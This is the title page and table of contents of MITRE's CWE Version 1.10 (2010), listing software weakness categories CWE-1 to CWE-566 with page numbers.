



CWE Version 1.10

Edited by:

Steven M. Christey, Conor O. Harris,
Janis E. Kenderdine, and Brendan Miles

Project Lead:

Robert A. Martin

CWE Version 1.10
2010-09-27

*CWE is a Software Assurance strategic initiative sponsored by the National
Cyber Security Division of the U.S. Department of Homeland Security*

Copyright 2010, The MITRE Corporation

CWE and the CWE logo are trademarks of The MITRE Corporation
Contact cwe@mitre.org for more information

Table of Contents

Symbols Used in CWE	xvii
Individual CWE Definitions	
CWE-1: Location.....	1
CWE-2: Environment.....	1
CWE-3: Technology-specific Environment Issues.....	1
CWE-4: J2EE Environment Issues.....	2
CWE-5: J2EE Misconfiguration: Data Transmission Without Encryption.....	2
CWE-6: J2EE Misconfiguration: Insufficient Session-ID Length.....	3
CWE-7: J2EE Misconfiguration: Missing Custom Error Page.....	4
CWE-8: J2EE Misconfiguration: Entity Bean Declared Remote.....	6
CWE-9: J2EE Misconfiguration: Weak Access Permissions for EJB Methods.....	6
CWE-10: ASP.NET Environment Issues.....	7
CWE-11: ASP.NET Misconfiguration: Creating Debug Binary.....	8
CWE-12: ASP.NET Misconfiguration: Missing Custom Error Page.....	9
CWE-13: ASP.NET Misconfiguration: Password in Configuration File.....	10
CWE-14: Compiler Removal of Code to Clear Buffers.....	11
CWE-15: External Control of System or Configuration Setting.....	12
CWE-16: Configuration.....	14
CWE-17: Code.....	14
CWE-18: Source Code.....	14
CWE-19: Data Handling.....	15
CWE-20: Improper Input Validation.....	15
CWE-21: Pathname Traversal and Equivalence Errors.....	24
CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal').....	25
CWE-23: Relative Path Traversal.....	33
CWE-24: Path Traversal: './filedir'.....	35
CWE-25: Path Traversal: '/../filedir'.....	36
CWE-26: Path Traversal: '/dir/./filename'.....	37
CWE-27: Path Traversal: 'dir/././filename'.....	38
CWE-28: Path Traversal: './filedir'.....	39
CWE-29: Path Traversal: './filename'.....	40
CWE-30: Path Traversal: 'dir/./filename'.....	41
CWE-31: Path Traversal: 'dir/././filename'.....	43
CWE-32: Path Traversal: '...' (Triple Dot).....	44
CWE-33: Path Traversal: '...' (Multiple Dot).....	45
CWE-34: Path Traversal: '.../'.....	46
CWE-35: Path Traversal: '.../...'.....	47
CWE-36: Absolute Path Traversal.....	48
CWE-37: Path Traversal: '/absolute/pathname/here'.....	49
CWE-38: Path Traversal: '\\absolute\\pathname\\here'.....	50
CWE-39: Path Traversal: 'C:dirname'.....	51
CWE-40: Path Traversal: '\\UNC\\share\\name' (Windows UNC Share).....	52
CWE-41: Improper Resolution of Path Equivalence.....	53
CWE-42: Path Equivalence: 'filename.' (Trailing Dot).....	55
CWE-43: Path Equivalence: 'filename....' (Multiple Trailing Dot).....	55
CWE-44: Path Equivalence: 'file.name' (Internal Dot).....	56
CWE-45: Path Equivalence: 'file...name' (Multiple Internal Dot).....	56
CWE-46: Path Equivalence: 'filename ' (Trailing Space).....	57
CWE-47: Path Equivalence: ' filename' (Leading Space).....	58
CWE-48: Path Equivalence: 'file name' (Internal Whitespace).....	58
CWE-49: Path Equivalence: 'filename/' (Trailing Slash).....	59
CWE-50: Path Equivalence: '//multiple/leading/slash'.....	59
CWE-51: Path Equivalence: '/multiple//internal/slash'.....	60
CWE-52: Path Equivalence: '/multiple/trailing/slash/'.....	61
CWE-53: Path Equivalence: '\\multiple\\internal\\backslash'.....	61
CWE-54: Path Equivalence: 'filedir\\' (Trailing Backslash).....	62
CWE-55: Path Equivalence: './.' (Single Dot Directory).....	62
CWE-56: Path Equivalence: 'filedir*' (Wildcard).....	63

CWE-57: Path Equivalence: 'fakedir/./readdir/filename'.....	63
CWE-58: Path Equivalence: Windows 8.3 Filename.....	64
CWE-59: Improper Link Resolution Before File Access ('Link Following').....	65
CWE-60: UNIX Path Link Problems.....	66
CWE-61: UNIX Symbolic Link (Symlink) Following.....	66
CWE-62: UNIX Hard Link.....	68
CWE-63: Windows Path Link Problems.....	69
CWE-64: Windows Shortcut Following (.LNK).....	69
CWE-65: Windows Hard Link.....	70
CWE-66: Improper Handling of File Names that Identify Virtual Resources.....	71
CWE-67: Improper Handling of Windows Device Names.....	72
CWE-68: Windows Virtual File Problems.....	73
CWE-69: Failure to Handle Windows ::DATA Alternate Data Stream.....	74
CWE-70: Mac Virtual File Problems.....	75
CWE-71: Apple '.DS_Store'.....	75
CWE-72: Improper Handling of Apple HFS+ Alternate Data Stream Path.....	76
CWE-73: External Control of File Name or Path.....	77
CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection').....	81
CWE-75: Failure to Sanitize Special Elements into a Different Plane (Special Element Injection).....	83
CWE-76: Improper Neutralization of Equivalent Special Elements.....	84
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').....	85
CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection').....	88
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').....	96
CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS).....	105
CWE-81: Improper Neutralization of Script in an Error Message Web Page.....	107
CWE-82: Improper Neutralization of Script in Attributes of IMG Tags in a Web Page.....	108
CWE-83: Improper Neutralization of Script in Attributes in a Web Page.....	109
CWE-84: Improper Neutralization of Encoded URI Schemes in a Web Page.....	110
CWE-85: Doubled Character XSS Manipulations.....	112
CWE-86: Improper Neutralization of Invalid Characters in Identifiers in Web Pages.....	113
CWE-87: Improper Neutralization of Alternate XSS Syntax.....	114
CWE-88: Argument Injection or Modification.....	115
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').....	118
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').....	127
CWE-91: XML Injection (aka Blind XPath Injection).....	128
CWE-92: DEPRECATED: Improper Sanitization of Custom Special Characters.....	129
CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection').....	129
CWE-94: Failure to Control Generation of Code ('Code Injection').....	130
CWE-95: Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection').....	133
CWE-96: Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection').....	136
CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page.....	137
CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion').....	138
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').....	143
CWE-100: Technology-Specific Input Validation Problems.....	144
CWE-101: Struts Validation Problems.....	145
CWE-102: Struts: Duplicate Validation Forms.....	145
CWE-103: Struts: Incomplete validate() Method Definition.....	146
CWE-104: Struts: Form Bean Does Not Extend Validation Class.....	148
CWE-105: Struts: Form Field Without Validator.....	150
CWE-106: Struts: Plug-in Framework not in Use.....	152
CWE-107: Struts: Unused Validation Form.....	154
CWE-108: Struts: Unvalidated Action Form.....	156
CWE-109: Struts: Validator Turned Off.....	156
CWE-110: Struts: Validator Without Form Field.....	157
CWE-111: Direct Use of Unsafe JNI.....	159
CWE-112: Missing XML Validation.....	160
CWE-113: Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting').....	162
CWE-114: Process Control.....	165

CWE-115: Misinterpretation of Input.....	166
CWE-116: Improper Encoding or Escaping of Output.....	167
CWE-117: Improper Output Neutralization for Logs.....	172
CWE-118: Improper Access of Indexable Resource ('Range Error').....	174
CWE-119: Failure to Constrain Operations within the Bounds of a Memory Buffer.....	175
CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow').....	180
CWE-121: Stack-based Buffer Overflow.....	187
CWE-122: Heap-based Buffer Overflow.....	189
CWE-123: Write-what-where Condition.....	190
CWE-124: Buffer Underwrite ('Buffer Underflow').....	191
CWE-125: Out-of-bounds Read.....	193
CWE-126: Buffer Over-read.....	194
CWE-127: Buffer Under-read.....	195
CWE-128: Wrap-around Error.....	195
CWE-129: Improper Validation of Array Index.....	197
CWE-130: Improper Handling of Length Parameter Inconsistency	203
CWE-131: Incorrect Calculation of Buffer Size.....	204
CWE-132: DEPRECATED (Duplicate): Miscalculated Null Termination.....	211
CWE-133: String Errors.....	211
CWE-134: Uncontrolled Format String.....	211
CWE-135: Incorrect Calculation of Multi-Byte String Length.....	215
CWE-136: Type Errors.....	216
CWE-137: Representation Errors.....	216
CWE-138: Improper Neutralization of Special Elements.....	216
CWE-139: DEPRECATED: General Special Element Problems.....	218
CWE-140: Improper Neutralization of Delimiters.....	218
CWE-141: Improper Neutralization of Parameter/Argument Delimiters.....	219
CWE-142: Improper Neutralization of Value Delimiters.....	220
CWE-143: Improper Neutralization of Record Delimiters.....	221
CWE-144: Improper Neutralization of Line Delimiters.....	222
CWE-145: Improper Neutralization of Section Delimiters.....	223
CWE-146: Improper Neutralization of Expression/Command Delimiters.....	224
CWE-147: Improper Neutralization of Input Terminators.....	225
CWE-148: Improper Neutralization of Input Leaders.....	226
CWE-149: Improper Neutralization of Quoting Syntax.....	226
CWE-150: Improper Neutralization of Escape, Meta, or Control Sequences.....	227
CWE-151: Improper Neutralization of Comment Delimiters.....	228
CWE-152: Improper Neutralization of Macro Symbols.....	229
CWE-153: Improper Neutralization of Substitution Characters.....	230
CWE-154: Improper Neutralization of Variable Name Delimiters.....	231
CWE-155: Improper Neutralization of Wildcards or Matching Symbols.....	232
CWE-156: Improper Neutralization of Whitespace.....	233
CWE-157: Failure to Sanitize Paired Delimiters.....	233
CWE-158: Improper Neutralization of Null Byte or NUL Character.....	235
CWE-159: Failure to Sanitize Special Element.....	236
CWE-160: Improper Neutralization of Leading Special Elements.....	237
CWE-161: Improper Neutralization of Multiple Leading Special Elements.....	238
CWE-162: Improper Neutralization of Trailing Special Elements.....	239
CWE-163: Improper Neutralization of Multiple Trailing Special Elements.....	240
CWE-164: Improper Neutralization of Internal Special Elements.....	240
CWE-165: Improper Neutralization of Multiple Internal Special Elements.....	241
CWE-166: Improper Handling of Missing Special Element.....	242
CWE-167: Improper Handling of Additional Special Element.....	243
CWE-168: Failure to Resolve Inconsistent Special Elements.....	244
CWE-169: Technology-Specific Special Elements.....	244
CWE-170: Improper Null Termination.....	245
CWE-171: Cleansing, Canonicalization, and Comparison Errors.....	248
CWE-172: Encoding Error.....	250
CWE-173: Failure to Handle Alternate Encoding.....	251
CWE-174: Double Decoding of the Same Data.....	252
CWE-175: Failure to Handle Mixed Encoding.....	252

CWE-176: Failure to Handle Unicode Encoding.....	253
CWE-177: Failure to Handle URL Encoding (Hex Encoding).....	254
CWE-178: Failure to Resolve Case Sensitivity.....	255
CWE-179: Incorrect Behavior Order: Early Validation.....	257
CWE-180: Incorrect Behavior Order: Validate Before Canonicalize.....	258
CWE-181: Incorrect Behavior Order: Validate Before Filter.....	259
CWE-182: Collapse of Data into Unsafe Value.....	260
CWE-183: Permissive Whitelist.....	261
CWE-184: Incomplete Blacklist.....	262
CWE-185: Incorrect Regular Expression.....	264
CWE-186: Overly Restrictive Regular Expression.....	265
CWE-187: Partial Comparison.....	266
CWE-188: Reliance on Data/Memory Layout.....	268
CWE-189: Numeric Errors.....	269
CWE-190: Integer Overflow or Wraparound.....	269
CWE-191: Integer Underflow (Wrap or Wraparound).....	273
CWE-192: Integer Coercion Error.....	274
CWE-193: Off-by-one Error.....	276
CWE-194: Unexpected Sign Extension.....	280
CWE-195: Signed to Unsigned Conversion Error.....	281
CWE-196: Unsigned to Signed Conversion Error.....	283
CWE-197: Numeric Truncation Error.....	285
CWE-198: Use of Incorrect Byte Ordering.....	286
CWE-199: Information Management Errors.....	287
CWE-200: Information Exposure.....	287
CWE-201: Information Exposure Through Sent Data.....	289
CWE-202: Privacy Leak through Data Queries.....	290
CWE-203: Information Exposure Through Discrepancy.....	291
CWE-204: Response Discrepancy Information Exposure.....	291
CWE-205: Information Exposure Through Behavioral Discrepancy.....	293
CWE-206: Internal Behavioral Inconsistency Information Leak.....	294
CWE-207: Information Exposure Through an External Behavioral Inconsistency.....	294
CWE-208: Timing Discrepancy Information Leak.....	295
CWE-209: Information Exposure Through an Error Message.....	296
CWE-210: Product-Generated Error Message Information Leak.....	299
CWE-211: Product-External Error Message Information Leak.....	301
CWE-212: Improper Cross-boundary Removal of Sensitive Data.....	302
CWE-213: Intended Information Leak.....	304
CWE-214: Process Environment Information Leak.....	305
CWE-215: Information Exposure Through Debug Information.....	306
CWE-216: Containment Errors (Container Errors).....	307
CWE-217: DEPRECATED: Failure to Protect Stored Data from Modification.....	307
CWE-218: DEPRECATED (Duplicate): Failure to provide confidentiality for stored data.....	307
CWE-219: Sensitive Data Under Web Root.....	308
CWE-220: Sensitive Data Under FTP Root.....	308
CWE-221: Information Loss or Omission.....	309
CWE-222: Truncation of Security-relevant Information.....	310
CWE-223: Omission of Security-relevant Information.....	310
CWE-224: Obscured Security-relevant Information by Alternate Name.....	311
CWE-225: DEPRECATED (Duplicate): General Information Management Problems.....	311
CWE-226: Sensitive Information Uncleared Before Release.....	311
CWE-227: Failure to Fulfill API Contract ('API Abuse').....	313
CWE-228: Improper Handling of Syntactically Invalid Structure.....	314
CWE-229: Improper Handling of Values.....	315
CWE-230: Improper Handling of Missing Values.....	315
CWE-231: Improper Handling of Extra Values.....	316
CWE-232: Improper Handling of Undefined Values.....	316
CWE-233: Parameter Problems.....	317
CWE-234: Failure to Handle Missing Parameter.....	318
CWE-235: Improper Handling of Extra Parameters.....	319
CWE-236: Improper Handling of Undefined Parameters.....	320

CWE-237: Improper Handling of Structural Elements.....	320
CWE-238: Improper Handling of Incomplete Structural Elements.....	320
CWE-239: Failure to Handle Incomplete Element.....	321
CWE-240: Improper Handling of Inconsistent Structural Elements.....	322
CWE-241: Improper Handling of Unexpected Data Type.....	322
CWE-242: Use of Inherently Dangerous Function.....	323
CWE-243: Failure to Change Working Directory in chroot Jail.....	324
CWE-244: Failure to Clear Heap Memory Before Release ('Heap Inspection').....	325
CWE-245: J2EE Bad Practices: Direct Management of Connections.....	326
CWE-246: J2EE Bad Practices: Direct Use of Sockets.....	328
CWE-247: Reliance on DNS Lookups in a Security Decision.....	329
CWE-248: Uncaught Exception.....	330
CWE-249: DEPRECATED: Often Misused: Path Manipulation.....	331
CWE-250: Execution with Unnecessary Privileges.....	331
CWE-251: Often Misused: String Management.....	334
CWE-252: Unchecked Return Value.....	335
CWE-253: Incorrect Check of Function Return Value.....	339
CWE-254: Security Features.....	340
CWE-255: Credentials Management.....	341
CWE-256: Plaintext Storage of a Password.....	341
CWE-257: Storing Passwords in a Recoverable Format.....	343
CWE-258: Empty Password in Configuration File.....	344
CWE-259: Use of Hard-coded Password.....	345
CWE-260: Password in Configuration File.....	348
CWE-261: Weak Cryptography for Passwords.....	349
CWE-262: Not Using Password Aging.....	350
CWE-263: Password Aging with Long Expiration.....	351
CWE-264: Permissions, Privileges, and Access Controls.....	352
CWE-265: Privilege / Sandbox Issues.....	353
CWE-266: Incorrect Privilege Assignment.....	353
CWE-267: Privilege Defined With Unsafe Actions.....	355
CWE-268: Privilege Chaining.....	356
CWE-269: Improper Privilege Management.....	357
CWE-270: Privilege Context Switching Error.....	358
CWE-271: Privilege Dropping / Lowering Errors.....	359
CWE-272: Least Privilege Violation.....	360
CWE-273: Improper Check for Dropped Privileges.....	362
CWE-274: Improper Handling of Insufficient Privileges.....	363
CWE-275: Permission Issues.....	364
CWE-276: Incorrect Default Permissions.....	365
CWE-277: Insecure Inherited Permissions.....	366
CWE-278: Insecure Preserved Inherited Permissions.....	367
CWE-279: Incorrect Execution-Assigned Permissions.....	367
CWE-280: Improper Handling of Insufficient Permissions or Privileges	368
CWE-281: Improper Preservation of Permissions.....	369
CWE-282: Improper Ownership Management.....	370
CWE-283: Unverified Ownership.....	371
CWE-284: Access Control (Authorization) Issues.....	371
CWE-285: Improper Access Control (Authorization).....	373
CWE-286: Incorrect User Management.....	377
CWE-287: Improper Authentication.....	377
CWE-288: Authentication Bypass Using an Alternate Path or Channel.....	381
CWE-289: Authentication Bypass by Alternate Name.....	382
CWE-290: Authentication Bypass by Spoofing.....	383
CWE-291: Trusting Self-reported IP Address.....	384
CWE-292: Trusting Self-reported DNS Name.....	385
CWE-293: Using Referer Field for Authentication.....	387
CWE-294: Authentication Bypass by Capture-replay.....	388
CWE-295: Certificate Issues.....	389
CWE-296: Improper Following of Chain of Trust for Certificate Validation.....	390
CWE-297: Improper Validation of Host-specific Certificate Data.....	391

CWE-298: Improper Validation of Certificate Expiration.....	392
CWE-299: Improper Check for Certificate Revocation.....	393
CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle').....	394
CWE-301: Reflection Attack in an Authentication Protocol.....	395
CWE-302: Authentication Bypass by Assumed-Immutable Data.....	397
CWE-303: Incorrect Implementation of Authentication Algorithm.....	398
CWE-304: Missing Critical Step in Authentication.....	398
CWE-305: Authentication Bypass by Primary Weakness.....	399
CWE-306: Missing Authentication for Critical Function.....	400
CWE-307: Improper Restriction of Excessive Authentication Attempts.....	402
CWE-308: Use of Single-factor Authentication.....	404
CWE-309: Use of Password System for Primary Authentication.....	405
CWE-310: Cryptographic Issues.....	407
CWE-311: Missing Encryption of Sensitive Data.....	407
CWE-312: Cleartext Storage of Sensitive Information.....	411
CWE-313: Plaintext Storage in a File or on Disk.....	412
CWE-314: Plaintext Storage in the Registry.....	413
CWE-315: Plaintext Storage in a Cookie.....	413
CWE-316: Plaintext Storage in Memory.....	414
CWE-317: Plaintext Storage in GUI.....	415
CWE-318: Plaintext Storage in Executable.....	415
CWE-319: Cleartext Transmission of Sensitive Information.....	416
CWE-320: Key Management Errors.....	418
CWE-321: Use of Hard-coded Cryptographic Key.....	419
CWE-322: Key Exchange without Entity Authentication.....	420
CWE-323: Reusing a Nonce, Key Pair in Encryption.....	421
CWE-324: Use of a Key Past its Expiration Date.....	422
CWE-325: Missing Required Cryptographic Step.....	423
CWE-326: Inadequate Encryption Strength.....	424
CWE-327: Use of a Broken or Risky Cryptographic Algorithm.....	425
CWE-328: Reversible One-Way Hash.....	428
CWE-329: Not Using a Random IV with CBC Mode.....	429
CWE-330: Use of Insufficiently Random Values.....	430
CWE-331: Insufficient Entropy.....	434
CWE-332: Insufficient Entropy in PRNG.....	435
CWE-333: Improper Handling of Insufficient Entropy in TRNG.....	436
CWE-334: Small Space of Random Values.....	437
CWE-335: PRNG Seed Error.....	437
CWE-336: Same Seed in PRNG.....	438
CWE-337: Predictable Seed in PRNG.....	439
CWE-338: Use of Cryptographically Weak PRNG.....	439
CWE-339: Small Seed Space in PRNG.....	440
CWE-340: Predictability Problems.....	441
CWE-341: Predictable from Observable State.....	441
CWE-342: Predictable Exact Value from Previous Values.....	442
CWE-343: Predictable Value Range from Previous Values.....	443
CWE-344: Use of Invariant Value in Dynamically Changing Context.....	444
CWE-345: Insufficient Verification of Data Authenticity.....	444
CWE-346: Origin Validation Error.....	446
CWE-347: Improper Verification of Cryptographic Signature.....	447
CWE-348: Use of Less Trusted Source.....	447
CWE-349: Acceptance of Extraneous Untrusted Data With Trusted Data.....	448
CWE-350: Improperly Trusted Reverse DNS.....	449
CWE-351: Insufficient Type Distinction.....	449
CWE-352: Cross-Site Request Forgery (CSRF).....	450
CWE-353: Failure to Add Integrity Check Value.....	454
CWE-354: Improper Validation of Integrity Check Value.....	456
CWE-355: User Interface Security Issues.....	457
CWE-356: Product UI does not Warn User of Unsafe Actions.....	457
CWE-357: Insufficient UI Warning of Dangerous Operations.....	458
CWE-358: Improperly Implemented Security Check for Standard.....	459

CWE-359: Privacy Violation.....	459
CWE-360: Trust of System Event Data.....	461
CWE-361: Time and State.....	462
CWE-362: Race Condition.....	463
CWE-363: Race Condition Enabling Link Following.....	467
CWE-364: Signal Handler Race Condition.....	468
CWE-365: Race Condition in Switch.....	470
CWE-366: Race Condition within a Thread.....	471
CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition.....	472
CWE-368: Context Switching Race Condition.....	475
CWE-369: Divide By Zero.....	476
CWE-370: Missing Check for Certificate Revocation after Initial Check.....	478
CWE-371: State Issues.....	479
CWE-372: Incomplete Internal State Distinction.....	480
CWE-373: State Synchronization Error.....	480
CWE-374: Passing Mutable Objects to an Untrusted Method.....	482
CWE-375: Returning a Mutable Object to an Untrusted Caller.....	483
CWE-376: Temporary File Issues.....	484
CWE-377: Insecure Temporary File.....	484
CWE-378: Creation of Temporary File With Insecure Permissions.....	486
CWE-379: Creation of Temporary File in Directory with Incorrect Permissions.....	487
CWE-380: Technology-Specific Time and State Issues.....	489
CWE-381: J2EE Time and State Issues.....	489
CWE-382: J2EE Bad Practices: Use of System.exit().....	489
CWE-383: J2EE Bad Practices: Direct Use of Threads.....	490
CWE-384: Session Fixation.....	491
CWE-385: Covert Timing Channel.....	493
CWE-386: Symbolic Name not Mapping to Correct Object.....	494
CWE-387: Signal Errors.....	495
CWE-388: Error Handling.....	496
CWE-389: Error Conditions, Return Values, Status Codes.....	497
CWE-390: Detection of Error Condition Without Action.....	498
CWE-391: Unchecked Error Condition.....	501
CWE-392: Failure to Report Error in Status Code.....	503
CWE-393: Return of Wrong Status Code.....	504
CWE-394: Unexpected Status Code or Return Value.....	505
CWE-395: Use of NullPointerException Catch to Detect NULL Pointer Dereference.....	505
CWE-396: Declaration of Catch for Generic Exception.....	506
CWE-397: Declaration of Throws for Generic Exception.....	507
CWE-398: Indicator of Poor Code Quality.....	508
CWE-399: Resource Management Errors.....	509
CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion').....	510
CWE-401: Failure to Release Memory Before Removing Last Reference ('Memory Leak').....	514
CWE-402: Transmission of Private Resources into a New Sphere ('Resource Leak').....	516
CWE-403: UNIX File Descriptor Leak.....	517
CWE-404: Improper Resource Shutdown or Release.....	517
CWE-405: Asymmetric Resource Consumption (Amplification).....	521
CWE-406: Insufficient Control of Network Message Volume (Network Amplification).....	522
CWE-407: Algorithmic Complexity.....	523
CWE-408: Incorrect Behavior Order: Early Amplification.....	524
CWE-409: Improper Handling of Highly Compressed Data (Data Amplification).....	525
CWE-410: Insufficient Resource Pool.....	525
CWE-411: Resource Locking Problems.....	527
CWE-412: Unrestricted Externally Accessible Lock.....	527
CWE-413: Improper Resource Locking.....	528
CWE-414: Missing Lock Check.....	529
CWE-415: Double Free.....	530
CWE-416: Use After Free.....	532
CWE-417: Channel and Path Errors.....	534
CWE-418: Channel Errors.....	535
CWE-419: Unprotected Primary Channel.....	535

CWE-420: Unprotected Alternate Channel.....	536
CWE-421: Race Condition During Access to Alternate Channel.....	537
CWE-422: Unprotected Windows Messaging Channel ('Shatter').....	538
CWE-423: DEPRECATED (Duplicate): Proxied Trusted Channel.....	538
CWE-424: Failure to Protect Alternate Path.....	539
CWE-425: Direct Request ('Forced Browsing').....	539
CWE-426: Untrusted Search Path.....	541
CWE-427: Uncontrolled Search Path Element.....	544
CWE-428: Unquoted Search Path or Element.....	546
CWE-429: Handler Errors.....	547
CWE-430: Deployment of Wrong Handler.....	548
CWE-431: Missing Handler.....	549
CWE-432: Dangerous Handler not Disabled During Sensitive Operations.....	549
CWE-433: Unparsed Raw Web Content Delivery.....	550
CWE-434: Unrestricted Upload of File with Dangerous Type.....	551
CWE-435: Interaction Error.....	556
CWE-436: Interpretation Conflict.....	557
CWE-437: Incomplete Model of Endpoint Features.....	558
CWE-438: Behavioral Problems.....	559
CWE-439: Behavioral Change in New Version or Environment.....	559
CWE-440: Expected Behavior Violation.....	560
CWE-441: Unintended Proxy/Intermediary.....	561
CWE-442: Web Problems.....	561
CWE-443: DEPRECATED (Duplicate): HTTP response splitting.....	562
CWE-444: Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling').....	562
CWE-445: User Interface Errors.....	563
CWE-446: UI Discrepancy for Security Feature.....	564
CWE-447: Unimplemented or Unsupported Feature in UI.....	564
CWE-448: Obsolete Feature in UI.....	565
CWE-449: The UI Performs the Wrong Action.....	565
CWE-450: Multiple Interpretations of UI Input.....	566
CWE-451: UI Misrepresentation of Critical Information.....	567
CWE-452: Initialization and Cleanup Errors.....	568
CWE-453: Insecure Default Variable Initialization.....	569
CWE-454: External Initialization of Trusted Variables or Data Stores.....	569
CWE-455: Non-exit on Failed Initialization.....	570
CWE-456: Missing Initialization.....	571
CWE-457: Use of Uninitialized Variable.....	573
CWE-458: DEPRECATED: Incorrect Initialization.....	575
CWE-459: Incomplete Cleanup.....	575
CWE-460: Improper Cleanup on Thrown Exception.....	577
CWE-461: Data Structure Issues.....	578
CWE-462: Duplicate Key in Associative List (Alist).....	578
CWE-463: Deletion of Data Structure Sentinel.....	579
CWE-464: Addition of Data Structure Sentinel.....	580
CWE-465: Pointer Issues.....	582
CWE-466: Return of Pointer Value Outside of Expected Range.....	582
CWE-467: Use of sizeof() on a Pointer Type.....	583
CWE-468: Incorrect Pointer Scaling.....	585
CWE-469: Use of Pointer Subtraction to Determine Size.....	586
CWE-470: Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection').....	587
CWE-471: Modification of Assumed-Immutable Data (MAID).....	589
CWE-472: External Control of Assumed-Immutable Web Parameter.....	590
CWE-473: PHP External Variable Modification.....	592
CWE-474: Use of Function with Inconsistent Implementations.....	593
CWE-475: Undefined Behavior for Input to API.....	594
CWE-476: NULL Pointer Dereference.....	594
CWE-477: Use of Obsolete Functions.....	597
CWE-478: Missing Default Case in Switch Statement.....	599
CWE-479: Unsafe Function Call from a Signal Handler.....	601
CWE-480: Use of Incorrect Operator.....	602

CWE-481: Assigning instead of Comparing.....	603
CWE-482: Comparing instead of Assigning.....	606
CWE-483: Incorrect Block Delimitation.....	607
CWE-484: Omitted Break Statement in Switch.....	608
CWE-485: Insufficient Encapsulation.....	609
CWE-486: Comparison of Classes by Name.....	611
CWE-487: Reliance on Package-level Scope.....	612
CWE-488: Data Leak Between Sessions.....	612
CWE-489: Leftover Debug Code.....	614
CWE-490: Mobile Code Issues.....	615
CWE-491: Public cloneable() Method Without Final ('Object Hijack').....	615
CWE-492: Use of Inner Class Containing Sensitive Data.....	616
CWE-493: Critical Public Variable Without Final Modifier.....	622
CWE-494: Download of Code Without Integrity Check.....	623
CWE-495: Private Array-Typed Field Returned From A Public Method.....	626
CWE-496: Public Data Assigned to Private Array-Typed Field.....	627
CWE-497: Exposure of System Data to an Unauthorized Control Sphere.....	628
CWE-498: Information Leak through Class Cloning.....	629
CWE-499: Serializable Class Containing Sensitive Data.....	631
CWE-500: Public Static Field Not Marked Final.....	631
CWE-501: Trust Boundary Violation.....	632
CWE-502: Deserialization of Untrusted Data.....	633
CWE-503: Byte/Object Code.....	635
CWE-504: Motivation/Intent.....	635
CWE-505: Intentionally Introduced Weakness.....	635
CWE-506: Embedded Malicious Code.....	636
CWE-507: Trojan Horse.....	637
CWE-508: Non-Replicating Malicious Code.....	638
CWE-509: Replicating Malicious Code (Virus or Worm).....	638
CWE-510: Trapdoor.....	638
CWE-511: Logic/Time Bomb.....	639
CWE-512: Spyware.....	639
CWE-513: Intentionally Introduced Nonmalicious Weakness.....	640
CWE-514: Covert Channel.....	640
CWE-515: Covert Storage Channel.....	641
CWE-516: DEPRECATED (Duplicate): Covert Timing Channel.....	642
CWE-517: Other Intentional, Nonmalicious Weakness.....	642
CWE-518: Inadvertently Introduced Weakness.....	642
CWE-519: .NET Environment Issues.....	643
CWE-520: .NET Misconfiguration: Use of Impersonation.....	643
CWE-521: Weak Password Requirements.....	644
CWE-522: Insufficiently Protected Credentials.....	644
CWE-523: Unprotected Transport of Credentials.....	645
CWE-524: Information Leak Through Caching.....	646
CWE-525: Information Leak Through Browser Caching.....	647
CWE-526: Information Leak Through Environmental Variables.....	647
CWE-527: Exposure of CVS Repository to an Unauthorized Control Sphere.....	648
CWE-528: Exposure of Core Dump File to an Unauthorized Control Sphere.....	648
CWE-529: Exposure of Access Control List Files to an Unauthorized Control Sphere.....	649
CWE-530: Exposure of Backup File to an Unauthorized Control Sphere.....	649
CWE-531: Information Leak Through Test Code.....	650
CWE-532: Information Leak Through Log Files.....	651
CWE-533: Information Leak Through Server Log Files.....	652
CWE-534: Information Leak Through Debug Log Files.....	652
CWE-535: Information Leak Through Shell Error Message.....	653
CWE-536: Information Leak Through Servlet Runtime Error Message.....	653
CWE-537: Information Leak Through Java Runtime Error Message.....	654
CWE-538: File and Directory Information Exposure.....	655
CWE-539: Information Leak Through Persistent Cookies.....	656
CWE-540: Information Leak Through Source Code.....	656
CWE-541: Information Leak Through Include Source Code.....	657

CWE-542: Information Leak Through Cleanup Log Files.....	657
CWE-543: Use of Singleton Pattern Without Synchronization in a Multithreaded Context.....	658
CWE-544: Failure to Use a Standardized Error Handling Mechanism.....	659
CWE-545: Use of Dynamic Class Loading.....	659
CWE-546: Suspicious Comment.....	660
CWE-547: Use of Hard-coded, Security-relevant Constants.....	661
CWE-548: Information Leak Through Directory Listing.....	662
CWE-549: Missing Password Field Masking.....	662
CWE-550: Information Leak Through Server Error Message.....	663
CWE-551: Incorrect Behavior Order: Authorization Before Parsing and Canonicalization.....	663
CWE-552: Files or Directories Accessible to External Parties.....	664
CWE-553: Command Shell in Externally Accessible Directory.....	665
CWE-554: ASP.NET Misconfiguration: Not Using Input Validation Framework.....	665
CWE-555: J2EE Misconfiguration: Plaintext Password in Configuration File.....	666
CWE-556: ASP.NET Misconfiguration: Use of Identity Impersonation.....	666
CWE-557: Concurrency Issues.....	667
CWE-558: Use of getlogin() in Multithreaded Application.....	667
CWE-559: Often Misused: Arguments and Parameters.....	668
CWE-560: Use of umask() with chmod-style Argument.....	668
CWE-561: Dead Code.....	669
CWE-562: Return of Stack Variable Address.....	670
CWE-563: Unused Variable.....	671
CWE-564: SQL Injection: Hibernate.....	672
CWE-565: Reliance on Cookies without Validation and Integrity Checking.....	673
CWE-566: Access Control Bypass Through User-Controlled SQL Primary Key.....	674
